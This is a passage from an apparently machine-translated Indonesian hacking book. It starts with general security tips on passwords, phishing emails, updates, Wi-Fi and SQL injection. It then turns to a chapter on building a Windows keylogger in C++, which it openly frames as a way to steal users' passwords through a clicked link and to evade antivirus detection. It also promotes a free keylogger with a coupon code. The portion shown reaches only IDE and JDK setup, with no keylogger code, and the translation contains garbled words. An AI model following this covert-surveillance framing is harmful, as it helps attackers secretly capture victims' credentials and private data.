Terkadang dianggap sebagai keamanan kata sandi yang dapat diterima untuk menuliskan kata sandi, selama disimpan dengan aman. Namun, individu yang menuliskan kata sandi pada catatan tempel yang dilampirkan ke monitor komputer mereka hanya meminta peretas "selancar bahu" berikutnya untuk membuat mereka menyesali keputusan itu. Selain itu, semakin lama kata sandi disimpan, semakin besar kemungkinannya untuk dibobol, jadi disarankan untuk mengubah kata sandi sesekali (tidak perlu berlebihan, dalam banyak kasus setiap beberapa bulan atau bahkan setiap tahun sudah cukup.)

Banyak virus, Trojan, dan malware lainnya sering dikirimkan ke mesin target melalui email - baik sebagai lampiran langsung atau melalui tautan ke situs web yang terinfeksi. Penting untuk memeriksa pengirim email secara menyeluruh untuk memastikan bahwa mereka adalah yang mereka katakan. Peretas akan sering menggunakan alamat email palsu yang tampilannya sangat mirip dengan pengirim yang sah. Pengguna harus memperhatikan perbedaan halus dalam format email (misalnya john@mybank.com vs. john@my-bank.com). Terkadang, peretas tingkat lanjut dapat memalsukan alamat email pengirim agar terlihat identik dengan alamat yang sah, tetapi ada informasi di header email yang menunjukkan niat buruk. Tautan apa pun yang disediakan dalam email juga harus dilihat dengan kecurigaan tertentu. Anda harus yakin bahwa tautan tersebut berasal dari seseorang yang Anda percaya, dan tanyakan pada diri Anda sendiri apakah orang itu akan mengirimkan Anda tautan semacam itu. Sedikit akal sehat akan sangat membantu. Sebelum membuka lampiran email apa pun, terutama yang berupa file yang dapat dieksekusi, pemindaian virus atau malware harus dijalankan pada email.

Keamanan Perangkat Lunak Komputer

Profesional keamanan komputer terkadang tidak setuju dengan kemanjuran perangkat lunak antivirus. Beberapa berpendapat bahwa perangkat lunak mahal untuk perlindungan virus dan malware dapat membuang-buang uang karena peretas tingkat lanjut mahir dalam menghindari perlindungan tersebut. Namun, ada beberapa perangkat lunak keamanan komputer gratis yang tersedia yang akan melindungi sistem komputer dari sebagian besar pengguna rumahan terhadap sebagian besar program jahat yang paling mendasar dan umum, asalkan perangkat lunak keamanan tetap mutakhir.

Bagaimanapun, sebagian besar perangkat lunak menyediakan keamanannya sendiri melalui tambalan dan pembaruan. Inilah sebabnya mengapa sangat penting bagi pengguna untuk memperbarui perangkat lunak dan sistem operasi mereka secara manual, atau mengizinkan program tersebut untuk memperbarui sendiri secara otomatis. Ini sangat penting untuk menambal kerentanan dalam sistem operasi dan browser web. Microsoft Windows, Java, dan Adobe Flash biasanya menjadi sasaran peretas dan harus selalu diperbarui.

Keamanan Jaringan dan Enkripsi

Protokol enkripsi router Wi-Fi harus diatur ke tingkat enkripsi tertinggi yang tersedia untuk perangkat keras tertentu. Ini juga merupakan praktik yang baik untuk mengatur

router Anda untuk tidak menyiajarkan nama jaringan secara publik (walaupun sebagian besar peretas dapat dengan mudah menyiasati trik ini). Keamanan kata sandi sangat penting pada jaringan Wi-Fi karena kata sandi yang cukup panjang dan rumit dapat memperpanjang waktu yang dibutuhkan peretas untuk memecahkan kata sandi jaringan Anda dalam waktu yang cukup lama. Dalam banyak kasus, menggunakan enkripsi WPA-2 dengan kata sandi dengan panjang maksimum dan kompleksitas yang cukup akan membuat peretas sangat sulit dan memakan waktu untuk meretas ke dalam jaringan sehingga mereka akan berpindah ke target lain yang kurang aman.

Keamanan Aplikasi Web

Kerentanan dalam aplikasi situs web, terutama dengan SQL dan bahasa skrip lain yang ada dalam kode web, sangat banyak. Pemrogram situs web yang menyediakan akses pengguna ke informasi dan layanan perlu melembagakan perlindungan tertentu terhadap beberapa serangan yang lebih umum. Banyak serangan injeksi SQL mudah digagalkan oleh **sanitasim**asukan pengguna sebelum dilampirkan ke perintah SQL apa pun. Dengan kata lain, sebelum string yang dimasukkan pengguna ke antarmuka web dimasukkan sebagai variabel ke dalam pernyataan SQL, subrutin harus memeriksa string untuk konten yang mencurigakan. Prosedur ini juga dapat digunakan untuk jenis serangan injeksi lainnya, termasuk skrip lintas situs dan pemalsuan permintaan lintas situs.

Peretas Eti

Harus jelas bahwa peretasan bukanlah ranah eksklusif pencuri, teroris, penyabot, dan remaja nakal. Studi dan praktik peretasan sangat penting untuk memahami cara terbaik melindungi dari peretas yang berniat membahayakan. Meskipun peretasan tidak secara umum

mahal, pengetahuan dan keterampilan yang diperlukan untuk meretas tidak mudah diperoleh dan membutuhkan disiplin dan dedikasi untuk menguasainya. Hal ini membuat komunitas peretas – setidaknya dalam hal yang sukses – menjadi grup yang cukup eksklusif. Ini juga memberikan keuntungan bagi peretas berbakat dibandingkan populasi umum yang mudah dieksloitasi oleh mereka yang berniat jahat.

Etika pribadi dan kompas moral individu cenderung mengalir ke dalam aktivitas apa pun yang mereka lakukan. Namun, kemudahan yang digunakan oleh beberapa individu cerdas untuk melakukan serangan peretasan terhadap rekan-rekan mereka yang kurang informasi dapat menghadirkan godaan yang menggiurkan bagi warga negara yang taat hukum.

Potensi anonimitas yang dengannya beberapa serangan dapat diluncurkan hanya menambah godaan itu.

Selain itu, mudah untuk meyakinkan diri sendiri bahwa tujuan akhir serangan membenarkan segala cara subversif. Hal ini terutama berlaku dalam kasus di mana peretas atau kelompok peretas melayani tujuan politik atau sosial. Terserah masing-masing individu untuk menentukan apakah kegiatan mereka memerlukan risiko penangkapan dan hukuman (termasuk penahanan) dan untuk memikirkan apakah nilai yang mereka tempatkan pada keamanan dan privasi mereka sendiri meluas ke target serangan mereka.

Bab 10. Membuat Keylogger Anda Sendiri

dalam C++

Thari ini, dengan adanya program yang disebut Keylogger, mendapatkan akses tidak sah ke kata sandi, akun, dan informasi rahasia pengguna komputer menjadi semudah jatuh dari log. Anda tidak perlu memiliki akses fisik ke komputer pengguna sebelum Anda dapat memantauanya, terkadang yang diperlukan hanyalah satu klik pada tautan ke program Anda oleh pengguna.

Siapapun dengan pengetahuan dasar tentang komputer dapat menggunakan Keylogger. Pada saat Anda selesai dengan bab ini, semoga Anda dapat membuat keylogger Anda sendiri melalui langkah-langkah sederhana, dijelaskan dengan baik dan diilustrasikan yang telah saya buat untuk Anda.

Bonus: Wolfeye Keylogger Gratis:

Juga, dalam buku ini, saya memberi Anda perangkat lunak pemantauan komputer Wolfeye Keylogger secara Gratis.

Penafian

Segala tindakan dan atau aktivitas yang terkait dengan perangkat lunak dan materi yang terkandung dalam Situs Web ini sepenuhnya menjadi tanggung jawab Anda. Penyalahgunaan informasi di situs web ini dapat mengakibatkan tuntutan pidana terhadap orang yang bersangkutan. Saya dan pemilik perangkat lunak tidak akan bertanggung jawab jika tuntutan pidana diajukan terhadap individu yang menyalahgunakan perangkat lunak di situs web ini untuk melanggar hukum.

Situs ini berisi materi yang berpotensi merusak atau berbahaya. Jika Anda tidak sepenuhnya memahami sesuatu di situs ini, maka PERGI DARI SINI! Lihat undang-undang di provinsi/negara Anda sebelum mengakses,

menggunakan, atau dengan cara lain menggunakan bahan-bahan ini. Perangkat lunak ini hanya untuk tujuan pendidikan dan penelitian. Jangan mencoba untuk melanggar hukum dengan apa pun yang terkandung di sini. Jika ini adalah niat Anda, maka PERGI SEKARANG! Baik administrasi situs web ini, penulis buku ini, atau siapa pun yang berafiliasi dengan cara apa pun, tidak akan bertanggung jawab atas tindakan Anda.

Berikut ini tautan pada perangkat lunak:www.wolfeye.us/alan.html

Anda akan dapat membuat lisensi secara permanen di komputer yang terdaftar. Tetapi hanya satu lisensi GRATIS untuk 1 komputer yang dapat dibuat dengan alamat email yang sama.

Kode Kupon:**egsrovaajg**

Tutorial cara menginstal perangkat lunak dapat Anda temukan di tautan <https://www.wolfeye.us/tutorial.html>

Apa itu Keylogger?

Keylogger, kadang-kadang disebut "keystroke logger" atau "monitor sistem" adalah program komputer yang memantau dan mencatat setiap penekanan tombol yang dilakukan oleh pengguna komputer untuk mendapatkan akses tidak sah ke kata sandi dan informasi rahasia lainnya.

Membuat Keylogger Anda sendiri Vs Mengunduh Satu

Mengapa lebih baik menulis Keylogger Anda sendiri daripada hanya mengunduhnya dari internet adalah alasan deteksi Anti-virus. Jika Anda menulis kode kustom Anda sendiri untuk keylogger dan menyimpan kode sumber untuk Anda sendiri, perusahaan yang mengkhususkan diri dalam membuat Anti-virus tidak akan memiliki apa-apa tentang Keylogger Anda dan dengan demikian, kemungkinan untuk memecahkannya akan sangat rendah.

Selain itu, mengunduh Keylogger dari Internet sangat berbahaya, karena Anda tidak tahu apa yang mungkin tertanam dalam program. Dengan kata lain, Anda mungkin memiliki sistem Anda sendiri yang "dipantau".

Persyaratan Untuk Membuat Keylogger Anda sendiri

Untuk membuat Keylogger Anda sendiri, Anda harus memiliki beberapa paket tertentu yang siap digunakan. Beberapa paket tersebut antara lain:

1. Mesin Virtual

Ketika kode ditulis dan perlu diuji, tidak selalu disarankan untuk menjalankannya langsung di komputer Anda. Ini karena kode tersebut mungkin bersifat merusak dan menjalankannya dapat membuat sistem Anda rusak. Dalam kasus pengujian program tertulis bahwa pemanfaatan Mesin Virtual berguna.

Mesin virtual adalah program yang memiliki lingkungan yang mirip dengan yang dimiliki sistem komputer Anda, di mana program yang mungkin merusak dapat diuji tanpa menyebabkan kerusakan sedikit pun padanya, jika itu merusak.

Anda akan benar jika Anda mengatakan - apa pun yang terjadi di dalam mesin virtual tetap berada di dalam mesin virtual. Mesin virtual dapat diunduh dengan mudah.

2. Sistem Operasi Windows

Keylogger yang akan kita buat akan menjadi salah satu yang hanya dapat menginfeksi PC windows. Kami memilih untuk membuat Keylogger seperti itu karena mayoritas pengguna desktop menggunakan platform windows. Namun selain itu, membuat Keylogger yang dapat menginfeksi sistem windows jauh lebih mudah dibandingkan dengan membuat

salah satu yang akan berfungsi pada PC Mac. Untuk alasan ini, kami mulai dengan pekerjaan yang mudah dan kemudian kami dapat melanjutkan ke pekerjaan yang lebih kompleks di buku saya berikutnya.

3. IDE – Lingkungan Pengembangan Terintegrasi

IDE adalah rangkaian perangkat lunak yang menggabungkan alat dasar yang dibutuhkan pengembang untuk menulis dan menguji perangkat lunak.

Biasanya, IDE berisi editor kode, debugger, dan kompiler yang diakses pengembang melalui antarmuka grafis tunggal (GUI). Kami akan menggunakan IDE yang disebut "Eclipse" untuk proyek ini.

4. Kompilator

Kompilator adalah program khusus yang memproses pernyataan yang ditulis dalam a

bahasa komputer tertentu dan mengubahnya menjadi bahasa mesin atau "kode" yang dapat dipahami oleh prosesor komputer.

Sebelum kita mulai menulis Keylogger kita, kita perlu mengatur lingkungan kita dan juga mempelajari beberapa hal dasar tentang C++. C++ karena sebagian besar kode untuk windows ditulis di dalamnya dan Keylogger kami ditargetkan untuk windows.

Anda pasti ingin Keylogger Anda memiliki kemampuan berjalan secara universal di semua sistem yang memanfaatkan sistem operasi windows.

Asal tahu saja sebelumnya, C++ bukanlah bahasa pemrograman termudah berikutnya untuk dipelajari karena sifat sintaksnya. Namun, jangan menyerah dulu, kita akan mulai dengan hal-hal sederhana dan secara bertahap beralih ke yang lebih maju, mengambil pendekatan langkah-demi-langkah yang komprehensif.


Saya juga menyarankan agar Anda menggunakan materi eksternal pada C++ untuk memperluas pengetahuan Anda tentang area yang akan kami sentuh selama proyek ini karena ini akan meningkatkan produktivitas Anda.

Mudah-mudahan, pada akhir bab ini Anda sudah dapat membuat Keylogger Anda sendiri dan juga memodifikasinya sesuai dengan tujuan Anda.

Bab 11. Menyiapkan Lingkungan


J seperti kita perlu mengatur sistem komputer kita sebelum kita mulai bekerja mereka, dalam cahaya yang sama kita juga perlu menyiapkan lingkungan yang memungkinkan kita membuat kode di C++ dan di akun terakhir, membuat Keylogger.

Hal pertama yang kita perlukan adalah Integrated Development Environment (IDE) dan seperti yang dinyatakan sebelumnya, kita akan menggunakan Eclipse. IDE pilihan kami (Eclipse) berbasis java sehingga kami perlu mengunjungi situs web Java (www.eclipse.org) untuk mengunduhnya.



Ketika kami masuk ke situs Java, kami akan menemukan bahwa ada banyak pilihan program Eclipse yang tersedia untuk diunduh. Namun, karena kami bermaksud menggunakan bahasa pemrograman C++, kami mengunduh "Eclipse untuk pengembang C/C++" masih mengingat bahwa kami bekerja pada platform windows. Oleh karena itu, sementara ada versi Eclipse untuk Linux, Solaris, Sistem Mac dan lainnya kami akan mengunduh Eclipse untuk Windows

platform.




Kita juga perlu memilih antara opsi sistem operasi 32 atau 64-bit, tergantung pada komputer yang dijalankan. Anda dapat dengan mudah memeriksa sistem Anda berjalan dengan mengklik kanan pada "PC" atau "Komputer saya" dan kemudian pada properti. Langkah-langkah ini mengarah ke tampilan spesifikasi sistem Anda. Setelah menentukan bit yang dijalankan sistem Anda, lanjutkan dan unduh file Eclipse yang kompatibel dengannya.

Ketika unduhan selesai, file yang diunduh akan berada di folder unduhan Anda secara default kecuali Anda membuat perubahan menemukannya. Kami akan diminta untuk meng-unzip file, karena akan di-zip.


Setelah membuka ritsleting dan menginstal file Eclipse, upaya untuk menjalankannya akan menghasilkan tampilan pesan kesalahan yang menyatakan bahwa Eclipse tidak dapat bekerja tanpa Java Run

waktu Lingkungan (JRE) atau Java Development Kit (JDK). Ini bukan masalah sama sekali, karena yang perlu kita lakukan hanyalah kembali ke Internet dan mengunduh JDK. Versi terbaru dari JDK biasanya datang dengan JRE.

Kami cukup Google "Java development kit" dan klik tautan yang mengarah ke situs web Oracle tempat kami dapat melakukan unduhan yang diperlukan.



Di situs tersebut, kami mendapatkan program JDK untuk banyak sistem operasi yang berbeda dan untuk bit sistem yang berbeda mulai dari JDK untuk sistem Linux hingga JDK untuk Mac OS Solaris dan banyak lagi. Namun, seperti yang kita ketahui, kita tertarik dengan JDK untuk OS windows. Jadi kami melanjutkan dan mengunduhnya untuk memastikan itu sesuai dengan bit sistem kami (32 atau 64).



Kami akan diminta untuk menerima perjanjian Lisensi Kode Biner Oracle dengan mengklik kotak yang disediakan sebelum kami dapat memulai pengunduhan. Kami melakukan ini dan melanjutkan dengan mengunduh dan menginstal JDK.


Sekarang, tidak seperti kebanyakan program yang kita unduh, kita harus mengatur jalur variabel lingkungan. Kami melakukan ini untuk JDK karena tidak secara otomatis mengatur jalurnya seperti kebanyakan program lain. Implikasi dari jalur variabel yang tidak disetel adalah: setiap kali kita ingin menjalankan file seperti itu (dengan jalur variabel yang tidak disetel), kita harus menentukan jalur lengkap ke file yang dapat dieksekusi seperti:

C:\Program Files\Java\jdk1.7.0\bin\javac"Myclass.java. Ini bisa sangat membosankan dan juga menyebabkan banyak kesalahan.


Misalnya Eclipse membutuhkan JDK untuk dijalankan, tetapi jika jalur JDK tidak disetel, Eclipse tidak akan dapat menemukannya dan dengan demikian tidak akan dapat berjalan kecuali jalur tersebut dimasukkan secara manual. Menyetel jalur berarti menyetel alamat untuk memungkinkan lokasi program.

Mengatur Jalur JDK

